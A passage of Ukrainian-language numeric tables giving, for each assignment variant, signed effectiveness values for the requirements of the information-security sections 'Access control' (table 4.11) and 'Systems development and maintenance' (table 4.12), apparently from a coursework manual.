61.3	74-	88-	1-	82-	74+	97+	20+	35+	88-	62+	56-	79-	30+	25+	14-
61.4	51-	49-	36-	34+	33+	59+	91+	12-	99+	1-	35-	47-	67-	50-	97+
61.5	71+	66-	50-	36+	88-	85+	94+	62-	20+	45+	27+	62+	40-	11-	41-
61.6	51+	40+	3-	75-	6-	86+	81-	4+	87-	83-	87-	55+	88-	6-	15+
61.7	56-	81+	70+	53-	12+	46+	91+	60-	84-	17-	37+	8-	38+	23+	6-
62	17-	81+	45+	82-	5-	18+	61+	6-	79+	75+	95-	47-	34+	29-	11+
63	90-	62+	58+	43+	97-	63-	36-	43+	75+	55-	55+	5-	5+	89+	35-
64.1	5+	12+	19-	51-	32-	48+	99+	70-	19+	69+	96-	93+	96+	25-	91+
64.2	97+	22+	64-	31+	91-	54-	92-	57-	74-	82-	14-	1+	69+	55-	31-
64.3	13+	66+	56-	29+	21-	16-	21+	5+	79+	45-	65-	78-	94-	86+	95-
64.4	61-	3-	79-	36-	60-	38+	10+	87-	34+	88+	40+	17-	9-	87+	50+
64.5	91+	59-	24-	56+	69+	48-	58-	20+	25+	68+	89+	69-	6-	85+	93-
65	80+	39-	24-	60+	62+	84-	59-	60+	52+	45-	10-	8-	43-	23-	83-
66	96+	59+	36-	96+	83-	9-	23+	66-	54-	32-	42-	28+	68-	61-	44-
67	97+	53-	13-	50+	26-	69+	21+	99+	55-	2+	77-	66+	21-	57+	58-
68	30+	49-	42+	77+	18-	54-	76-	81-	25-	50+	1-	15-	31+	92-	93+
69.1	44+	11+	30+	85-	76-	16-	74-	14-	97+	36-	41-	58-	65-	60-	9-
69.2	42-	76-	75-	10-	71+	43-	46-	58-	88+	31+	88-	64-	76-	56+	60-
69.3	76-	7+	54+	12-	38+	48+	21-	73+	90+	52-	10-	46+	23-	23-	40+
69.4	9+	77-	21+	93-	39-	28+	7+	15+	74-	14+	57-	61+	20+	40-	13-
69.5	37+	30-	90-	62-	63+	54+	94+	74-	37+	19+	22-	32+	9+	42+	14+
69.6	97-	81-	51+	38+	4-	59-	31+	91+	4-	1+	20-	59-	2-	75-	12-
69.7	11+	31+	13+	59+	62+	40+	67+	73-	30+	89+	63+	76-	3-	17+	38-
69.8	17-	15+	11-	10-	98-	84+	31+	32-	50-	19+	50+	7+	92-	19-	99-
70.1	52+	2-	43-	2-	58+	17-	88+	1-	82-	17+	12-	45+	56-	85-	31-
70.2	75-	68-	2+	5-	43-	20+	65-	65-	41+	22-	54-	68-	80+	48+	5-
70.3	89-	22+	38-	13+	81+	1-	0+	99+	87-	36-	29-	96+	89+	85-	51+
70.4	49-	88+	22+	54+	43+	79+	93+	53+	10-	56-	60-	35+	71+	38-	94+

Продовження табл. 4.11

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
71.1	21+	92+	60+	28+	73+	46-	84-	65-	38+	38+	34+	27-	66+	38-	93+
71.2	68+	31+	33+	70-	26-	62+	21+	25+	30-	72-	49-	96+	27+	98+	64+
71.3	40+	3+	10-	27+	13+	73-	22+	81+	44-	67+	22-	96-	50-	28+	83-
72	93+	18+	99+	8+	10+	45-	28+	19+	82-	24+	58-	44-	43-	49-	65+
73	60+	11-	69-	58-	94+	66+	44+	10-	28+	4+	87-	58-	41-	32-	51+
74	96+	13+	96+	84-	33-	85+	99-	70+	34-	68+	51+	13-	3+	72-	27-
75	86+	12+	36-	96+	46-	1-	21-	81+	27-	42+	11-	33+	78+	78-	45-
76.1	76+	83-	82+	73-	82-	12+	63+	12-	6-	73+	4+	40+	13+	32-	83+
76.2	27-	6-	24+	25+	12+	88+	87+	49+	45+	53-	24+	59+	10-	70-	58-
76.3	91+	74+	90-	42+	49+	79+	39+	89+	15+	97-	21-	70-	93-	25-	63-
76.4	10-	50-	45+	16-	6+	67-	87+	43+	89+	58-	56-	92-	77-	83+	90+
76.5	24+	9+	52-	41-	50+	36-	25+	5-	81+	88+	74-	74+	38-	91+	31-
77	8-	96+	57-	26-	24-	94+	19-	76+	28-	52-	40+	50-	62-	42-	5-
78.1	86+	73+	97+	10+	41+	77+	15-	86-	79-	15+	63+	90+	74+	1+	1-
78.2	18-	4+	70+	34+	26-	98+	96+	83+	58-	41+	12-	37+	27+	35+	43+
78.3	60-	57+	78+	92-	54+	58+	52+	25-	85-	14+	33-	30-	11+	70-	80+
78.4	1+	74-	10-	39+	69-	93-	34+	52+	42-	41+	5-	97-	40+	49+	82-
78.5	1-	54-	28+	61-	77+	99+	31+	77+	5+	32+	30+	97-	89+	47-	33-
79.1	90+	84-	65+	96-	35+	67+	37+	12+	65-	97+	58+	76-	64+	65-	31+
79.2	81-	87+	20-	86-	92-	72-	74+	29+	82+	61-	44+	98-	83+	71+	41-
79.3	45-	79-	66-	75-	79-	60+	48+	79+	52+	94+	4+	61+	89+	68-	38+
80.1	26-	86-	32+	61+	48-	36-	32+	22+	93+	47-	18+	24-	71+	27-	11+
80.2	48-	74-	55+	49+	22+	7+	55+	2+	82-	95-	18-	25-	81+	9+	20-
80.3	57+	49-	6+	29-	46+	45-	57-	17+	2+	31-	50+	34-	47+	79+	21+
81.1	30+	78+	12-	65+	3+	5+	97-	80-	47+	35-	40-	64+	74-	2+	77-
81.2	30-	2-	92-	61+	94+	57+	88+	13-	87+	50+	10-	38+	7-	88+	15-
81.3	35+	26-	78+	70+	23-	69-	94-	89-	87-	6+	31-	95-	57+	37+	53-
82	47+	78-	89+	64+	1-	18-	83-	75-	62-	71-	13-	23-	48-	19-	66-
83	62-	78-	31-	50+	5-	92-	60-	17+	65+	78+	23-	88+	94+	77-	71-
84.1	43-	53+	96+	94-	63+	75-	65+	26+	80-	71+	31-	19-	53+	18-	37-
84.2	68+	18-	54+	54+	79+	36+	38+	98-	65-	8-	61-	33-	72+	12-	27-
84.3	92-	91-	22-	71-	8+	80-	55-	54-	75+	63-	62-	88+	14-	75-	43+
85.1	40+	82+	23+	18+	24+	44+	16-	20-	34+	20-	97-	61-	48-	47+	68-
85.2	47-	95-	16+	47+	42-	18-	3-	94+	39+	37-	74-	50-	62-	96-	37+
85.3	96-	70-	14-	55+	12-	90-	85+	59+	88+	5+	50+	45-	92+	26-	4+
86	7-	20+	23+	44-	44+	95-	19+	9-	54+	34+	5+	24+	8+	63+	30+
87	45+	98-	98+	28-	86+	48-	50-	96+	67+	47-	99-	83-	27+	60+	89-
88	68-	67-	51+	52-	8+	41-	35-	34+	14+	68+	71-	1-	6+	90+	82+
89	31-	48+	83-	89+	66+	71-	36-	79+	35+	71-	88-	44-	10-	67+	65+

Продовження табл. 4.11

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
90.1	9-	93-	10-	84-	18+	59+	4+	88-	59+	5-	67+	4-	19-	78-	64-
90.2	46+	65-	93+	6+	76-	61-	62-	71+	39-	9-	67+	41-	59+	28-	93+
90.3	66+	37+	25+	75+	13+	86-	34+	49-	67+	89+	89+	16-	17+	75+	91-
91	38+	75+	18-	70+	68-	51+	63+	87+	2+	95-	33-	15-	35-	99-	78-
92.1	89+	75+	95-	97+	58-	27+	29+	2-	40-	89+	90+	7-	63-	83-	35+
92.2	56-	39+	66-	6-	72-	52+	54+	94+	5-	47-	36+	77+	88-	68+	26-
92.3	46+	71+	75-	77+	26-	16+	5+	88+	98-	34+	68-	71+	94-	31+	8-
92.4	10+	87+	15-	10+	46-	7-	50-	3+	1-	26+	2-	56+	13+	93+	90+
92.5	33-	98-	91+	15+	71+	87-	74-	24-	85-	62+	63-	54+	79+	28-	26-
92.6	36-	62-	86-	40-	16+	4+	85-	31+	50-	71-	19-	21-	44+	94-	47-
92.7	91+	47+	53-	99-	97-	8-	25-	97-	7-	55+	93-	71-	59-	76+	18+

Варіанти значень ефективності для розділу 7 "Контроль доступу" (варіанти 16 – 30)

№	Варіант														
вимоги	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	21+	15-	97+	33+	5+	94+	74+	26-	98-	33-	12+	90-	75-	60-	42-
2	71+	28-	98-	93-	90+	94-	98+	94-	86-	41-	2-	5-	70+	29+	10-
3	68+	98+	73-	29-	52+	41-	59+	96+	76+	73-	72+	55+	93+	65+	59+
4	49+	58-	93+	78+	81-	19-	69+	25-	73+	94-	41-	32+	13+	66+	30+
5	29-	15-	99+	60-	77+	41-	45+	44-	71+	8-	81-	42+	58-	42-	55+
6	84-	78-	10-	54-	75+	1-	19-	72-	93+	71-	4+	36-	67-	63-	12+
7	81-	76+	84+	98+	72-	96-	13+	43-	83+	58+	47+	94-	20-	5-	94+
8	4-	73-	7-	62+	27+	9+	69+	29-	99-	54-	16+	57+	72+	80+	17+
9	61+	2+	31-	88+	90-	91+	12-	39+	43+	22-	99+	33-	45+	44+	96-
10	52-	47-	47-	67-	51-	44+	76-	64-	21-	47-	93+	82-	48+	26+	71+
11	37-	52+	6-	28+	21-	66-	79+	2-	4+	17-	80+	67-	17+	74-	78-
12	17-	48+	88+	56+	22+	24-	93-	56-	11-	53+	13-	31+	15-	52+	39-
13	50+	78-	67+	40+	2+	61+	55-	62-	2+	34-	73-	19+	57+	6+	7-
14	60-	78-	45-	77-	87+	84+	95+	38+	64+	73+	70-	80-	56+	49-	7+
15	65-	22+	95+	87-	36-	8-	2+	16+	70+	99-	18-	18-	34-	34-	78+
16	58+	8+	94-	76-	49+	74-	65-	71-	28+	75+	50+	34+	34+	17-	31+
17	68+	18-	31+	26-	86-	12-	55+	25-	17-	84+	57-	6+	63+	77-	43-
18	96-	60+	48-	50+	63-	21+	18+	11+	1-	59+	18-	79-	28+	37-	5-
19	84+	71-	80+	15+	39-	16-	34+	70+	87-	21-	2+	29+	5-	76-	13+
20	69-	87+	85+	94+	38+	89-	68-	68+	37+	1-	72+	38+	11+	86-	7+
21	95-	40-	95-	61-	86-	80+	63+	56+	43+	80+	54+	90-	46-	75-	56-

Продовження табл. 4.11

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
22	10-	47-	37+	65+	59+	99+	27+	31-	7-	74+	78-	51-	82-	77+	8+
23	44-	21+	38+	82-	9-	97+	42+	54-	3+	81+	85-	31+	73+	69-	81-
24	93-	96-	85-	57+	7-	18-	71-	56+	72-	88+	69+	30+	93+	9-	38-
25	61-	88-	0+	14-	31+	24+	14+	60+	12+	68-	29+	33-	86-	49-	90+
26	21+	33+	70+	40+	57-	90+	9+	4-	35+	75-	96+	93+	80+	95-	97+
27	98-	23-	85-	8+	0+	18+	41+	87-	22-	25-	58+	12+	2+	73+	99-
28	96+	75-	60-	63+	53-	37+	33-	4+	1+	39+	17-	90+	49-	68-	84-
29	84-	25-	77-	54+	18-	62-	62-	72+	98+	28-	94-	78-	59+	17-	84-
30	63+	87-	28+	20+	3+	15+	11-	45-	14+	63+	54+	54-	67-	99+	52-
31	9+	11+	72+	87-	13+	86-	64+	91+	15-	41+	23-	54+	69+	76+	61-
32	8-	44-	94-	66+	33+	65+	86-	98-	23+	31-	82-	34-	80-	37+	2-
33	61+	23+	87+	18+	86+	97-	52-	73+	51-	68+	95+	51-	30+	5+	55+
34	81-	7+	98-	10+	26-	76+	52-	5-	28-	36+	81-	85-	76+	34-	28+
35	80-	60-	2+	99+	96-	58+	15+	23+	59-	77+	53-	44+	32+	20+	58+
36.1	83+	9+	81+	77-	93+	72-	87-	68-	84-	86-	49-	43-	70-	2-	98+
36.2	32+	12-	32-	98-	99+	60+	77-	81-	46-	28+	29+	48-	52+	8+	46-
36.3	31-	85-	85+	9+	14-	36+	77-	68-	66+	69+	73+	64+	98+	53-	8-
37.1	61-	5-	42+	85+	24+	18+	55+	30+	84+	35+	19-	16+	59+	42-	44+
37.2	85-	72-	11-	95-	53-	31+	71-	3-	49-	58-	77+	68+	9+	92+	90+
37.3	51-	60+	64+	62+	42+	10+	97+	66+	93-	38-	51-	20-	29-	2+	15-
37.4	68-	55+	54+	40-	64+	1+	1+	88-	65+	67-	70-	5-	9+	64+	10+
37.5	51+	74-	43-	88-	87-	31-	35-	88-	43-	1+	49-	33+	1+	94+	88+
37.6	15+	11+	39-	24+	31+	75+	86+	7-	24-	27+	34-	24-	1-	4-	68-
38	87-	16-	95-	26+	23+	56-	48+	64+	33+	76-	85+	96+	10+	57+	48-
39	46+	46+	65-	19-	84+	58-	4+	61+	8+	37-	33-	3+	45-	7+	59-
40.1	19-	4+	84+	40+	1+	27+	32+	23+	62+	43+	35-	86+	71-	64-	8+
40.2	52-	92+	60-	94+	4+	6+	27+	88+	40+	51+	48+	37+	44-	37-	93-
40.3	77-	27+	90+	69-	77+	39-	76-	23+	47-	42+	61+	36+	25+	5-	69+
40.4	36-	90+	8-	53+	61-	35+	33-	74+	93+	85+	78-	14-	13-	72+	46+
41	3+	51+	39-	59+	45-	33+	82-	32-	35-	24-	96-	44-	79-	51+	79+
42.1	85-	43-	77-	91-	31+	12+	70-	40-	7+	65+	93-	79+	29-	1-	11-
42.2	43+	78-	80-	1-	89-	46-	23+	14+	50-	80-	84-	56-	3-	10-	49+
42.3	29+	74+	42-	35+	74-	37-	15-	63+	26-	86-	6+	19+	72-	83+	1-
43	49+	84-	28-	56+	62-	52+	90+	48+	30+	89-	24+	12+	27-	32+	15+
44.1	58+	95-	69-	15+	43-	7+	3-	49-	9+	11-	13+	70-	66-	17+	62+
44.2	37-	56+	44-	81-	11+	50+	67+	4+	45-	98+	28-	92+	85+	39-	11+
44.3	89-	47+	31+	88-	63+	8+	47-	19+	31-	89+	96-	18-	29+	29-	1+
45	46+	36-	70+	27+	55+	27-	87+	90+	28+	92+	54-	16-	56-	18-	56+
46.1	95-	46-	87+	87+	47+	92+	78-	62+	27-	96-	77-	32+	98+	27+	90-

Продовження табл. 4.11

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
46.2	28-	5-	14-	50-	97-	29-	54-	51+	95-	58-	46+	86-	72+	65+	9+
46.3	84-	74-	39-	15-	78+	63-	86+	93+	94+	71+	54-	47-	65+	48+	64-
46.4	3+	59-	90-	35-	87+	69-	4+	78-	52+	3-	48+	90-	64+	46-	19-
46.5	27-	43-	67-	59-	60+	78+	65+	62-	32-	76-	98-	74-	22-	66+	28-
46.6	63-	22+	1-	6+	35+	81-	50+	60+	58+	39-	45-	45-	60+	61+	95+
46.7	60+	3-	20+	10+	29+	16-	84-	11+	80-	58+	90+	10+	3+	14+	33+
47	93-	65+	66-	26-	21-	28+	53+	72-	48-	14-	18+	57-	89+	73-	76+
48	13-	69-	67+	49-	9+	30+	63-	64-	88-	1+	80-	96-	73+	78+	82-
49	14-	92-	30+	52-	16+	84+	43+	56+	95+	14-	4-	2-	81-	36-	37-
50	92+	98+	9+	44+	93+	35+	91-	23-	27+	80-	6-	94-	11-	57-	37-
51.1	6-	31+	53+	90+	51+	5+	7-	26+	94+	41+	67-	12-	50-	25-	39-
51.2	19-	5-	85-	71-	27-	95-	30-	53-	9-	52-	24+	50-	51-	88-	19-
52	52-	97-	57+	86-	23+	85-	66-	22+	25-	16-	92+	10+	6+	35-	46-
53	13-	94+	81+	53+	65+	14+	92+	74-	28+	5-	42+	11+	19+	64-	49+
54.1	5+	93-	80-	73-	39-	95-	45-	33-	31-	73+	66-	44-	48-	86-	53-
54.2	16+	5+	53-	68+	31+	13+	77+	38-	86-	76-	41+	80+	36-	77+	25-
55	93-	46-	32-	92-	20-	8-	18-	71-	90-	45-	90+	1-	68+	39-	87+
56.1	93-	12-	30-	50+	40+	74-	74-	82-	6-	9+	72-	81+	88-	55+	44-
56.2	53-	24-	6+	35+	17+	43-	14-	48+	89-	23-	97+	17+	40+	44+	1+
56.3	13+	14+	64+	90-	81-	14+	24+	87+	4-	86-	76-	1+	4-	22-	82+
56.4	85+	87-	38-	4-	90-	27-	61+	10-	10-	61-	79+	66-	69-	41+	42+
56.5	12-	78-	24+	29+	12-	63-	59+	39-	15-	65+	51-	51+	46-	43-	44+
57	17+	96+	82-	97+	39-	92+	44-	27-	60+	96-	0-	96+	98-	95+	61-
58	83-	38+	31+	81+	88-	48+	84+	28+	56-	15+	28+	75-	44-	37+	33-
59	52-	7+	4+	23+	89-	90-	7-	4+	7+	78+	57+	35+	65-	95-	53+
60.1	48+	26+	15-	35-	94-	74-	45-	89-	1+	13+	17+	71+	58+	60-	69+
60.2	86-	1-	71-	85-	17-	79-	12+	55-	61+	53+	43+	90-	12-	56+	27+
60.3	25+	84+	73+	3+	78-	27+	96-	84-	69-	1+	31-	61-	22+	95-	27+
60.4	18+	2-	96+	67+	78-	10+	78-	32+	57-	23+	93-	24-	18+	77-	39+
61.1	95-	54+	18-	31-	27+	97+	53-	20-	9-	8+	9+	75-	29-	22+	62+
61.2	66-	44+	81-	45+	17+	36+	40+	45+	1-	68+	40+	21-	35-	88+	55+
61.3	58-	44-	71+	65+	19-	76+	25+	82+	57+	82+	77-	42+	69-	98+	24-
61.4	25+	23+	51-	47-	82-	87+	83-	3-	79+	73-	60-	20-	75-	90+	78+
61.5	67-	23+	24-	91+	16+	20-	98+	7-	1-	9+	95+	17+	47-	27-	77+
61.6	1-	56-	75-	77-	91-	18-	97+	93-	10+	41+	21-	65-	42-	16+	80-
61.7	36-	77+	12+	8-	71+	50-	35+	26+	74-	15+	91-	12-	73-	75-	60+
62	39-	12+	48+	33+	2-	75+	80+	20+	85-	65+	59+	7-	80-	21+	45+
63	4+	88+	2+	67+	38-	26-	67+	96+	25+	76+	96-	84-	80-	86-	86-
64.1	6-	93+	57+	71-	57-	56-	80+	93+	93+	87+	16-	93-	91+	8+	79-

Продовження табл. 4.11

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
64.2	93-	51-	43-	97-	80+	17+	47+	80-	9-	87-	97-	40+	87+	20-	50-
64.3	27-	4+	32+	64-	44+	28-	41-	65-	13+	50+	83-	94-	48-	18+	43+
64.4	7+	85+	32+	72-	72-	86+	13+	23+	73-	15+	33-	69+	61+	24-	74+
64.5	22-	22+	84+	39+	6+	37-	35+	82+	48-	14-	94+	2+	17+	85-	64+
65	12-	22-	19+	50-	95-	76-	65+	26-	42-	30+	61+	29+	60+	10-	36-
66	41-	26+	51-	19-	87+	25+	31+	11-	6+	43-	47-	80+	47+	56-	89+
67	81+	14+	90+	39-	62-	40-	7+	80-	48+	22-	14+	86+	79-	55-	17+
68	8+	33-	89-	95+	39-	40-	30+	11-	44+	17-	41-	38-	16-	3+	25-
69.1	82+	27+	85+	64+	60-	77-	81-	9+	17+	14+	1+	40-	41+	7+	94+
69.2	57-	94-	53+	27+	78-	88+	11+	48-	95+	81+	88+	70-	49-	99+	32+
69.3	69-	50-	13-	62+	43-	22-	23-	80-	64+	27+	42-	9+	95-	62-	67-
69.4	38+	8+	12+	19-	52+	43+	13+	43+	97-	84+	66+	37-	4-	40+	73+
69.5	51+	49-	24-	32-	29-	37-	65+	61+	81-	11+	8+	88+	22+	52-	43-
69.6	63-	6-	31-	39-	6-	81-	84-	55+	51-	47-	31-	63+	38+	88-	8-
69.7	73-	9-	93-	86+	47+	52-	72+	31+	42-	8-	73+	31-	48+	60-	98-
69.8	72-	75+	82-	74-	59-	45+	94+	42+	38-	21-	92-	57-	15-	91-	62+
70.1	3+	81-	74+	42-	88+	91-	1-	1+	42-	27-	97+	1+	99+	10-	59+
70.2	70+	44-	13+	4-	10-	7+	90-	83-	71-	20+	31-	53-	1-	26+	67+
70.3	27-	12+	8-	17+	47-	11+	63-	94-	33+	73+	92+	81-	37-	85+	87-
70.4	5+	97-	76-	85+	18+	74+	72-	84-	74+	97-	94-	24+	97-	25-	60-
71.1	8-	8-	66+	52+	66-	81-	33-	29+	54-	38+	86-	47+	90+	55+	66-
71.2	50-	78-	72+	5-	80-	30-	37-	14+	51+	27+	79+	45+	52-	69-	94+
71.3	80-	9+	93+	94-	33+	64+	73+	90-	84-	49+	60+	15+	8+	1+	29+
72	96+	10+	69-	41-	14+	15+	38+	56+	71+	32-	9+	83-	83-	71+	32+
73	47+	30+	88-	70+	3-	2+	72-	78-	8-	27+	53-	51+	40+	54-	68-
74	47+	19-	5+	14+	1-	21+	93+	30-	50-	23-	60+	64+	55+	11-	82-
75	86-	64-	37+	3+	15+	28-	91-	55-	1+	64+	68-	16+	41-	7-	49+
76.1	84-	2-	24+	90+	88-	74-	92-	33-	9-	70+	16-	54-	81-	18-	29+
76.2	87-	35+	39+	54-	86-	62-	89+	15-	48+	65+	27+	27-	80-	30+	8-
76.3	86+	23+	25-	73+	9-	88+	90-	74-	29+	38-	49+	43+	79-	71-	47+
76.4	81+	76+	63+	95-	50+	9-	47+	86-	4+	79-	70-	28-	28-	37-	44-
76.5	33-	76+	69-	5-	34+	46+	1+	93+	2-	63+	79+	20-	51-	78-	15-
77	65+	18+	43+	65+	51-	76+	14+	22+	63-	35+	30+	84-	76+	63+	25+
78.1	58-	63-	47+	57-	40-	84-	99-	55+	74-	50+	58+	64-	2-	50-	21-
78.2	96+	1+	98+	85-	41+	28-	95+	64+	29+	15-	17+	2+	1+	84-	17+
78.3	58-	70-	78+	58+	21-	70-	38-	21-	30-	74-	84+	24-	28-	8-	12+
78.4	15-	54+	65-	54+	98-	68-	48-	90+	52-	19+	41+	29+	91-	23+	14+
78.5	93+	16+	13+	55+	33-	27-	67-	37-	44+	2+	69+	56-	35-	49+	50+
79.1	3-	93+	68-	91+	86+	12+	97+	73+	24-	90-	49+	10+	77-	41+	38+

Закінчення табл. 4.11

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
79.2	8+	51-	55+	47+	24-	97-	31+	7-	35-	38+	97-	73-	13+	28-	82+
79.3	64-	93-	46-	87+	90+	29-	54+	62-	82+	22-	44+	18-	45+	22+	79-
80.1	74+	5+	31+	6+	75-	67+	63-	21+	11+	56+	17+	16+	24+	16-	80-
80.2	74-	0-	22+	64+	51+	12-	48-	12-	85-	55+	47-	59-	1-	14+	27-
80.3	20-	50-	69-	42+	85+	15+	68-	15+	38+	90+	90-	67-	85-	49+	78+
81.1	44-	52+	57+	24+	59+	83+	98+	87+	21+	31+	78-	89+	7+	60+	70-
81.2	24-	29-	36-	96+	52-	71-	66+	57+	95+	77-	91+	40-	37-	98-	31-
81.3	60+	81-	92+	27+	20+	9-	66+	96+	53+	65-	74+	14+	84-	10-	85-
82	97-	46+	6+	3+	37+	19+	50+	41-	48+	10-	15+	7-	35+	83-	7+
83	78-	18+	62-	62-	91+	91-	81+	90+	92-	90+	80-	65+	20-	6+	3-
84.1	55-	33+	32+	50+	85-	7-	58+	81-	80+	63+	48-	41+	75-	65+	98+
84.2	50-	40-	19-	61-	43-	68-	20-	56-	72-	9+	55+	88+	65-	66-	58+
84.3	9+	27+	27-	85-	29+	28+	83-	64-	82+	73-	2-	51+	11+	69-	48-
85.1	57-	90-	98-	31+	4-	55+	77+	39+	36+	82-	82-	39-	90-	50+	42-
85.2	43+	50-	38-	93-	68-	16-	77+	77+	9+	53+	92+	47-	16-	99+	57-
85.3	48+	3-	17+	65-	33+	29+	31-	58-	10+	37-	53-	91+	49+	19-	29-
86	48-	98+	40+	68+	3+	80+	60+	15+	44+	85-	39-	87+	53-	76-	12-
87	8+	82-	55-	26-	70-	45+	88+	58-	57-	88-	34+	37+	32+	83+	38+
88	55-	6+	35-	77+	36-	3+	1-	80-	29+	7+	29+	15-	69+	93+	38+
89	4+	34+	83-	15+	47-	80-	98-	4-	71+	13+	44+	21-	99+	30-	94-
90.1	22-	27-	57+	12-	91-	68+	96-	74+	88-	64+	62-	66-	55-	14-	19+
90.2	75+	4+	56+	42+	68-	45+	34-	42+	9-	21+	69+	27-	62+	51-	13+
90.3	88+	60+	69-	57+	82-	67-	53-	88-	17+	75-	56+	62+	78+	23-	7+
91	81+	16-	62+	48-	25+	4-	62-	5+	38+	92-	59+	91+	58+	38+	70-
92.1	87+	39+	51+	54-	11+	56-	28-	12+	32+	13-	6+	52-	7-	87+	86-
92.2	22-	37+	46-	9-	88-	92+	32-	21-	41+	78-	81-	59-	73+	31-	97+
92.3	47+	2+	81-	80+	19-	63+	63-	44+	37+	67+	58+	46+	13+	13-	40+
92.4	54-	69-	80+	32-	42+	70+	93+	61-	64+	50+	54+	82-	88-	52-	33-
92.5	43-	45-	66-	39-	80+	53+	99-	11-	78-	59+	8+	38+	44-	5-	58-
92.6	94-	62+	46-	93+	97-	92-	87+	55-	63+	78-	87+	51+	59-	58-	28-
92.7	26+	95-	25-	2-	78+	10+	47-	90-	25+	37-	21+	37-	60-	16-	0+

Таблиця 4.12

Варіанти значень ефективності для розділу 8 "Розробка та супровід систем" (варіанти 1 – 15)

№ вимоги	Варіант														
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	57-	29-	13-	7-	14-	69+	14+	30-	87+	87-	18-	77+	89+	68+	53-
2.1	83+	93-	50-	49-	14-	69-	14-	72-	80+	53+	52+	30+	4-	28-	12+
2.2	38+	20+	26-	44+	4+	17-	27+	69-	48-	91-	91-	20-	41+	81+	81-
2.3	43+	64-	33+	67+	35+	7+	0-	44-	53-	72-	15+	40-	47+	7+	5-
3	77-	80+	54-	62-	99-	55-	92+	80+	30-	96-	13+	6-	48-	34-	59-
4.1	49+	25+	89+	23+	81+	27-	39+	16-	61-	62+	66+	48-	43-	92+	41+
4.2	73-	80-	70+	41-	93-	71-	54-	93-	55-	85-	69+	6+	63-	75+	44-
4.3	21+	65+	9-	78-	91+	53+	59-	20+	73-	97-	92+	56-	82+	40-	16+
4.4	27+	47+	15-	3-	3+	75-	53+	25+	2+	18-	64-	67-	15+	37-	22+
4.5	51+	96-	49+	87+	63+	40+	80+	5+	3-	32+	44+	23+	79+	3-	13-
5	8-	67+	33-	13+	4-	18-	17-	35+	99+	47-	13+	48-	76-	99+	86+
6	10+	4-	67-	1-	83-	20+	54-	41+	51+	78+	85+	95-	31+	59+	81+
7	95+	98+	63-	88-	95+	89+	57+	31-	70-	41-	64-	11+	61+	20+	6-
8	71-	65-	19-	27-	66+	22+	41+	28-	34+	79-	41-	85-	26-	6+	26+
9	47+	22+	61-	27+	6+	53+	74+	86+	74-	34-	83+	69-	84+	85+	40-
10	76-	21+	36+	18-	36+	13+	91-	32+	84+	50-	81+	84-	65-	20-	78-
11.1	8+	13+	85+	44+	25-	63+	4-	4+	38-	65-	47+	12-	52+	58+	30+
11.2	82-	40+	27+	26+	35-	27+	54+	45+	97+	77-	79-	12+	53+	28+	45+
11.3	44+	38-	12+	51-	53+	81+	64-	16+	28-	7-	31+	70-	40-	10-	69+
12	63+	88+	10+	15-	75-	9+	31-	4+	25+	72-	40+	33-	29+	21-	21-
13.1	31-	84+	18-	33+	91-	51+	59+	22+	41+	39-	97-	3-	24-	98-	1+
13.2	20+	95+	58-	45-	51+	54+	6+	70+	60-	71-	48+	43-	50+	90+	60-
13.3	17-	90+	15+	51-	98+	32-	89+	74-	82-	10+	90+	90-	86+	68-	1+
14	79-	13-	45-	27+	41+	24-	96-	12+	76-	59-	86+	0+	48+	82+	64-
15	83-	85-	78-	80-	53-	15-	74+	78-	2-	75+	24-	29+	8+	49+	43+
16	4-	2-	95-	26-	7+	27+	60+	25-	36+	4-	59-	38-	56-	10-	24-
17	92+	12+	37+	69-	8+	12+	90-	57+	69+	52-	87-	56-	11+	31+	50+
18	57-	67+	96+	64-	37+	89+	72-	0+	31-	98-	95+	23-	6-	14-	14-
19	33+	59-	25-	99-	31+	33+	16+	67-	90+	25+	28+	49+	94+	81-	98+
20	70+	82-	9+	88-	46-	5+	4+	48-	66+	71-	91+	70-	42-	12-	89-
21	12-	65-	83-	31+	70+	44-	3-	73-	7-	9-	68+	17+	86-	39+	71-
22.1	94-	56+	73-	58-	20+	71+	46-	93+	60-	33+	36+	8+	54+	46+	59-
22.2	30-	19-	94+	40-	12-	61+	39+	91+	3-	30-	56-	55+	5+	10+	85-
22.3	58-	30-	84-	74+	42-	31+	63+	99+	71-	69+	20+	32+	91-	1-	84-

Продовження табл. 4.12

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
22.4	18-	48-	5+	81-	85+	72+	11+	13+	79-	30-	28+	81-	17+	85+	74-
22.5	2-	23-	6-	50-	45+	51+	17-	31-	55-	57+	15-	88-	11+	79-	90+
23	32-	92+	21-	84-	79+	49-	23+	66-	97+	15+	36+	29-	78+	96+	34-
24.1	6-	23+	14-	68+	69-	96+	60+	32-	52+	15+	49-	80-	10-	12+	54+
24.2	38-	80+	49-	28+	29-	89-	99+	92+	84+	31+	44+	51-	70-	39-	65-
24.3	86+	1-	65-	12-	42+	4-	46+	70-	43+	26-	8+	45-	62+	66+	98+
24.4	19+	41-	74+	13+	22-	38-	82+	19-	28-	12-	43-	94+	71+	26-	50+
24.5	6+	67+	83+	72-	33+	78-	93-	41+	77-	88+	6-	29+	38+	24+	7-
24.6	17+	4+	23+	4+	85+	66-	11+	97-	54+	30+	36+	84+	87-	8-	7-
25	56-	20+	11+	55+	13+	47+	17+	51-	58-	69+	94-	81-	12-	27-	30-
26	28-	88+	49+	32-	67+	21+	62+	40+	11-	14+	69-	32+	42-	67-	99+
27	17-	16+	47-	58-	32+	76+	46-	1+	12-	20-	94-	21-	8+	41-	50+
28	18+	75+	42-	43-	83+	47+	66-	48+	72-	86+	75+	23-	10-	49+	36-
29	30-	71-	99-	45-	11+	76+	97-	27-	39+	86+	90+	93-	69+	20+	9+
30	75+	17+	51+	96+	90-	28+	12+	83+	69-	16+	71-	5-	6-	87+	53-
31	25-	5-	12-	5-	62-	55+	29+	70+	46+	45-	67-	10-	29-	71-	35-
32.1	42-	7+	50-	57+	53-	12+	56+	34+	28-	3-	5-	61+	80+	84-	79-
32.2	87-	42-	35+	18-	76-	33+	7-	90-	99+	53+	52+	20+	52+	93-	87-
